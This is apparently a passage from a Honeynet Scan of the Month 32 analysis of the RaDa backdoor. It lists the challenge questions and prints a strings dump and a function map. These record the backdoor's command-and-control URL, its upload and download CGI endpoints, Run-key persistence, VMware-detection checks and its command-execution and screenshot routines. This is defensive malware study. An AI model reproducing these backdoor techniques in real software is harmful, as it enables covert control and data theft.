1. Identify and provide an overview of the binary, including the fundamental pieces of information that would help in identifying the same specimen.

   See section 1, RaDa Analysis Summary.

2. Identify and explain the purpose of the binary.

   See section 1, RaDa Analysis Summary.

3. Identify and explain the different features of the binary. What are its capabilities?

   See section 1, RaDa Analysis Summary.

4. Identify and explain the binary communication methods. Develop a Snort signature to detect this type of malware being as generic as possible, so other similar specimens could be detected but avoiding at the same time a high false positive rate signature.

   See section 1, RaDa Analysis Summary.

5. Identify and explain any techniques in the binary that protect it from being analyzed or reverse engineered.

   See section 2.4, Digging into the Binary.

6. Categorize this type of malware (virus, worm...) and justify your reasoning.

   See section 1, RaDa Analysis Summary.

7. Identify another tool that has demonstrated similar functionality in the past.

   See section 2.5, The Setiri Model.

8. Suggest detection and protection methods to fight against the threats introduced by this binary.

   See section 1, RaDa Analysis Summary.

Bonus

   Is it possible to interrogate the binary about the person(s) who developed this tool? In what circumstances and under which conditions?

   See section 2.9, Advanced Anti-Reverse Engineering Techniques Used by RaDa.

Appendix A - Bintext dump of unpacked RaDa.exe

```
File pos   Mem pos      ID   Text
========   =======      ==   ====

00000021   00000021      0   PDs0TPs
0000003A   0000003A      0   DsaTQs#
00000071   00000071      0   TQs]*Pso
0000007E   0000007E      0   RskcDs
00000095   00000095      0   TQs\BDs
000000C2   000000C2      0   PssADs
0000010A   0000010A      0   RsmYOs
00000122   00000122      0   Qs0XQsaUQs
0000014A   0000014A      0   Psn[Ps
00000162   00000162      0   OsFUDs4
00000172   00000172      0   RsL|Rs]TDs
0000018A   0000018A      0   RstEDs
00000191   00000191      0   UQsPOQs
000001DA   000001DA      0   Qs"DDs
00001378   00001378      0   Form1
00001380   00001380      0   Module1
00001654   00001654      0   Command_install
00001674   00001674      0   You can learn a lot playing funny security challenges
000016DC   000016DC      0   Command_usage
000016EC   000016EC      0   Command_exit
000016FC   000016FC      0   Command_conf
0000171C   0000171C      0   Label1
00001724   00001724      0   Label2
0000172C   0000172C      0   Label3
00001734   00001734      0   Command_go
00001740   00001740      0   Command_uninstall
0000178C   0000178C      0   user32
00001798   00001798      0   keybd_event
000017DC   000017DC      0   kernel32
000017EC   000017EC      0   Sleep
0000189C   0000189C      0   VBA6.DLL
000018A8   000018A8      0   __vbaEnd
000018B4   000018B4      0   __vbaFreeObj
000018C4   000018C4      0   __vbaHresultCheckObj
000018DC   000018DC      0   __vbaObjSet
00002854   00002854      0   __vbaVarTstNe
00002870   00002870      0   __vbaUI1I4
0000287C   0000287C      0   __vbaFileClose
0000288C   0000288C      0   __vbaPut3
00002898   00002898      0   __vbaVarMod
000028A4   000028A4      0   __vbaVarIdiv
000028B4   000028B4      0   __vbaVarMul
000028C0   000028C0      0   __vbaVarTstLt
000028D0   000028D0      0   __vbaVarAnd
000028DC   000028DC      0   __vbaVarSub
000028E8   000028E8      0   __vbaStrErrVarCopy
000028FC   000028FC      0   __vbaFileOpen
0000290C   0000290C      0   __vbaLenBstr
0000291C   0000291C      0   __vbaI4Var
00002928   00002928      0   __vbaVargVar
00002938   00002938      0   __vbaVarIndexLoad
0000294C   0000294C      0   __vbaVarIndexStore
00002960   00002960      0   __vbaVarIndexLoadRef
00002978   00002978      0   __vbaVar2Vec
0000298C   0000298C      0   __vbaUI1I2
00002998   00002998      0   __vbaLenVarB
000029A8   000029A8      0   __vbaLenVar
000029B4   000029B4      0   __vbaInStrVar
000029C4   000029C4      0   __vbaVarTstGt
000029D4   000029D4      0   __vbaVarForNext

File pos   Mem pos      ID   Text
========   =======      ==   ====
```

```
000029E4   000029E4      0   __vbaSetSystemError
000029F8   000029F8      0   __vbaVarForInit
00002A08   00002A08      0   __vbaAryDestruct
00002A1C   00002A1C      0   __vbaStrVarMove
00002A2C   00002A2C      0   __vbaLateMemSt
00002A3C   00002A3C      0   __vbaAryMove
00002A4C   00002A4C      0   __vbaVarAdd
00002A58   00002A58      0   __vbaVarCopy
00002A68   00002A68      0   __vbaVarVargNofree
00002A7C   00002A7C      0   __vbaVarCat
00002A88   00002A88      0   __vbaVarDup
00002A94   00002A94      0   __vbaI2I4
00002AA0   00002AA0      0   __vbaI2Str
00002AAC   00002AAC      0   __vbaAryUnlock
00002ABC   00002ABC      0   __vbaExitProc
00002ACC   00002ACC      0   __vbaVarSetObjAddref
00002AE4   00002AE4      0   __vbaNextEachVar
00002AF8   00002AF8      0   __vbaI2Var
00002B04   00002B04      0   __vbaVarTstEq
00002B14   00002B14      0   __vbaVarLateMemCallLdRf
00002B2C   00002B2C      0   __vbaVarZero
00002B3C   00002B3C      0   __vbaForEachVar
00002B4C   00002B4C      0   __vbaVarCmpEq
00002B5C   00002B5C      0   __vbaVarLateMemCallLd
00002B74   00002B74      0   __vbaOnError
00002B84   00002B84      0   __vbaVarLateMemSt
00002B98   00002B98      0   __vbaVarSetVar
00002BA8   00002BA8      0   __vbaInStr
00002BB4   00002BB4      0   __vbaFreeObjList
00002BC8   00002BC8      0   __vbaFreeStrList
00002BDC   00002BDC      0   __vbaStrCopy
00002BEC   00002BEC      0   __vbaFreeVarList
00002C00   00002C00      0   __vbaStrVarVal
00002C10   00002C10      0   __vbaVarNot
00002C1C   00002C1C      0   __vbaBoolVarNull
00002C30   00002C30      0   __vbaLateMemCallLd
00002C44   00002C44      0   __vbaVarMove
00002C54   00002C54      0   __vbaStrCat
00002C60   00002C60      0   __vbaLateMemCall
00002C74   00002C74      0   __vbaObjVar
00002C80   00002C80      0   __vbaObjSetAddref
00002C94   00002C94      0   __vbaCastObj
00002CA4   00002CA4      0   __vbaCastObjVar
00002CB4   00002CB4      0   __vbaFreeStr
00002CC4   00002CC4      0   __vbaStrCmp
00002CD4   00002CD4      0   __vbaStrMove
00002CE4   00002CE4      0   __vbaErrorOverflow
00002CF8   00002CF8      0   __vbaFreeVar
00002D08   00002D08      0   __vbaNew2
00002D35   00002D35      0   J=%}:O
00002D78   00002D78      0   Form1
00002D96   00002D96      0   Form1
00002DBA   00002DBA      0   Command_uninstall
00002DD0   00002DD0      0   Uninstall
00002DF2   00002DF2      0   MS Sans Serif
00002E08   00002E08      0   Command_install
00002E1C   00002E1C      0   Install
00002E3C   00002E3C      0   MS Sans Serif
00002E52   00002E52      0   Command_exit
00002E80   00002E80      0   MS Sans Serif

File pos   Mem pos      ID   Text
========   =======      ==   ====

00002E96   00002E96      0   Command_usage
00002EA8   00002EA8      0   Show usage
00002ECB   00002ECB      0   MS Sans Serif
00002EE1   00002EE1      0   Command_conf
00002EF2   00002EF2      0   Show config
00002F16   00002F16      0   MS Sans Serif
```

```
00002F2C   00002F2C      0   Command_go
00002F59   00002F59      0   MS Sans Serif
00002F6F   00002F6F      0   Label3
00002F7A   00002F7A      0   (c) Raul Siles && David Perez
00002FB2   00002FB2      0   Comic Sans MS
00002FC8   00002FC8      0   Label2
00002FD3   00002FD3      0   SotM 32 - September 2004
00003006   00003006      0   Comic Sans MS
0000301C   0000301C      0   Label1
00003046   00003046      0   Comic Sans MS
00003B54   00003B54      0   Ph,)@
000040B6   000040B6      0   Ph4%@
00004361   00004361      0   Qh<*@
000043A2   000043A2      0   Ph|*@
0000465A   0000465A      0   Sh0+@
000046A8   000046A8      0   Ph\+@
00004F17   00004F17      0   u(f;u
00004F51   00004F51      0   u(f;u
00004F81   00004F81      0   Qh8.@
00004F8B   00004F8B      0   u(f;u
00004FBB   00004FBB      0   RhP.@
00004FC5   00004FC5      0   u(f;u
00004FF5   00004FF5      0   Ph|,@
00004FFF   00004FFF      0   u(f;u
00005039   00005039      0   u(f;u
00005069   00005069      0   RhD(@
00005073   00005073      0   u<f;u
000050B7   000050B7      0   Phh.@
000050C1   000050C1      0   u<f;u
0000511B   0000511B      0   Rh,)@
0000513B   0000513B      0   u_f;u
00005179   00005179      0   Ph4%@
00005879   00005879      0   Ph|*@
00005974   00005974      0   Ph|*@
00006189   00006189      0   Vh0+@
000061C8   000061C8      0   Vh41@
000061CE   000061CE      0   Vh(1@
000061D4   000061D4      0   Vh<+@
000064BE   000064BE      0   Ph|*@
000064E4   000064E4      0   Ph|*@
000083C1   000083C1      0   }#j,h|6@
0000A564   0000A564      0   }#jDh|6@
00000A3F   00000A3F      0   @*\ASecurity through obscurity is the key.
00001394   00001394      0   v0.22
000013A4   000013A4      0   http://10.10.10.10/RaDa
000013D8   000013D8      0   RaDa_commands.html
00001404   00001404      0   cgi-bin
00001418   00001418      0   download.cgi
00001438   00001438      0   upload.cgi
00001454   00001454      0   C:\RaDa\tmp
00001470   00001470      0   filename
00001488   00001488      0   HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
00001504   00001504      0   REG_SZ
00001518   00001518      0   C:\RaDa\bin

File pos   Mem pos      ID   Text
========   =======     ==   ====

00001534   00001534      0   RaDa.exe
0000154C   0000154C      0   HKLM\Software\VMware, Inc.\VMware Tools\InstallPath
000015B8   000015B8      0   Starting DDoS Smurf remote attack...
00001830   00001830      0   Visible
00001844   00001844      0   --period
0000192C   0000192C      0   --gui
0000194C   0000194C      0   Scripting.FileSystemObject
000019A8   000019A8      0   Wscript.Shell
000019C4   000019C4      0   RegWrite
000019D8   000019D8      0   RegRead
000019E8   000019E8      0   RegDelete
00001A18   00001A18      0   http://192.168.
00001A3C   00001A3C      0   http://172.16.
```

```
00001A60   00001A60      0   http://10.
00001A84   00001A84      0   InternetExplorer.Application
00001AC0   00001AC0      0   ToolBar
00001AD0   00001AD0      0   StatusBar
00001AE4   00001AE4      0   Width
00001AF0   00001AF0      0   Height
00001B04   00001B04      0   about:blank
00001B1C   00001B1C      0   navigate
00001B3C   00001B3C      0   Document
00001B50   00001B50      0   Forms
00001B5C   00001B5C      0   elements
00001B88   00001B88      0   Value
00001BB0   00001BB0      0   screenshot
00001BCC   00001BCC      0   sleep
00001BD8   00001BD8      0   Application
00001C00   00001C00      0   RaDa
00001C1C   00001C1C      0   Scan Of The Month 32 (SotM) - September 2004
00001C7C   00001C7C      0   --cgiput
00001C94   00001C94      0   --tmpdir
00001CAC   00001CAC      0   http://www.honeynet.org/scans/index.html
00001D04   00001D04      0   Copyright (C) 2004 Raul Siles & David Perez
00001D60   00001D60      0   <TITLE>RaDa Usage</TITLE>
00001D98   00001D98      0   <pre>
00001DA8   00001DA8      0   </pre>
00001DC4   00001DC4      0   Write
00001DD4   00001DD4      0   --verbose
00001DEC   00001DEC      0   --visible
00001E04   00001E04      0   --server
00001E1C   00001E1C      0   --commands
00001E38   00001E38      0   --cgipath
00001E50   00001E50      0   --cgiget
00001E68   00001E68      0   --cycles
00001E80   00001E80      0   --help
00001E94   00001E94      0   --installdir
00001EB4   00001EB4      0   --noinstall
00001ED0   00001ED0      0   --uninstall
00001EEC   00001EEC      0   --authors
00001F04   00001F04      0   Unknown argument:
00001F30   00001F30      0   <TITLE>RaDa Current Configuration</TITLE>
00001F88   00001F88      0   COMSPEC
00001FAC   00001FAC      0   ---------------------------0123456789012
00002000   00002000      0   AppendChunk
00002018   00002018      0   GetChunk
00002034   00002034      0   Content-Disposition: form-data; name="
00002090   00002090      0   Submit
000020A4   000020A4      0   Submit Form
000020CC   000020CC      0   Content-Type: multipart/form-data; boundary=

File pos   Mem pos      ID   Text
========   =======     ==   ====

00002134   00002134      0   innerText
0000214C   0000214C      0   Error
0000215C   0000215C      0   application/upload
00002188   00002188      0   ADODB.Recordset
000021B0   000021B0      0   Fields
000021C0   000021C0      0   Append
000021D0   000021D0      0   AddNew
000021E8   000021E8      0   Update
000021F8   000021F8      0   Close
00002204   00002204      0   innerHTML
0000221C   0000221C      0   Content-Disposition: form-data; name="{field}";
00002280   00002280      0    filename="{file}"
000022AC   000022AC      0   Content-Type: {ct}
000022D8   000022D8      0   {field}
000022EC   000022EC      0   {file}
00002310   00002310      0   ADODB.Stream
00002338   00002338      0   LoadFromFile
00002364   00002364      0   Upload file using http And multipart/form-data
000023C8   000023C8      0   Copyright (C) 2001 Antonin Foller, PSTRUH Software
00002440   00002440      0   [cscript|wscript] fupload.vbs file url [fieldname]
```

```
000024AC   000024AC      0     file ... Local file To upload
000024F8   000024F8      0   winmgmts:\\
00002514   00002514      0   \root\cimv2
00002530   00002530      0     url ... URL which can accept uploaded data
00002590   00002590      0     fieldname ... Name of the source form field.
00002600   00002600      0   This script requires some objects installed To run properly.
0000269C   0000269C      0   Error:
000026BC   000026BC      0   begin
000026FC   000026FC      0   SELECT * FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled =
True
0000278C   0000278C      0   ExecQuery
000027A0   000027A0      0   MACAddress
000027BC   000027BC      0   00:0C:29:
000027D4   000027D4      0   00:50:56:
000027EC   000027EC      0   00:05:69:
00002804   00002804      0   Authors: Raul Siles & David Perez, 2004
```

Appendix B – RaDa Disassembly Function Map

Address of Routine	Called From	Description of Routine
0x004018A4	0x0040FE78	Entry point for unpacked code.
MSVBM60.ThunRtMain	0x0040189C	Visual Basic startup code entry point.
0x00405E40	0x00405228	Routine to parse command line parameters.
0x0040B010	0x0040522D	Routine that displays “unknown argument” error if RaDa is running under VMware and the “—authors” option was specified.
0x0040AAA0	0x0040B05A	Routine to perform VMware check. Looks for VMware MAC addresses and also checks for the VM Tools registry key.
0x0040B160	0x00405248	Checks for existence of c:\rada\tmp directory.
0x00404BA0	0x00404A6F	Routine to install RaDa: creates c:\rada\bin\rada.exe and creates a registry auto-start entry.
0x004052C0	0x00404A8F	Routine responsible for creating invisible Internet Explorer session, connecting to the controller web site, and processing commands.
0x00406840	0x0040583D	Routine responsible for RaDa file download operation.
0x00407470	0x00405890	Routine responsible for RaDa file upload operation.
0x004066B0	0x004057EA	Routine responsible for RaDa command execution operation.
0x0040A2F0	0x004058E3	Routine responsible for RaDa screenshot operation.

References

[1] Skoudis, Ed, and Lenny Zeltser. Malware Fighting Malicious Code . Upper Saddle River: Prentice Hall, 2004.

[2] Nebel, E., L. Masinter. “RFC 1867 – Form-based File Upload in HTML.” Nov. 1995. URL: http://www.faqs.org/rfcs/rfc1867.html. (29 Oct. 2004).

[3] Foller, Antonin. “Upload file using IE+ADO without user interaction.” URL: http://www.motobit.com/tips/detpg_uploadvbsie.htm. (29 Oct. 2004).

[4] Temmingh, Roelof, and Haroon Meer. 2002. “Setiri: Advances in Trojan Technology.” URL:http://www.blackhat.com/presentations/bh-asia-02/Sensepost/bh-asia-02-sensepost.pdf. (29 Oct. 2004).

[5] “Internet Explorer Object.” URL: http://msdn.microsoft.com/workshop/browser/webbrowser/reference/objects/internetexplorer.asp. (29 Oct. 2004).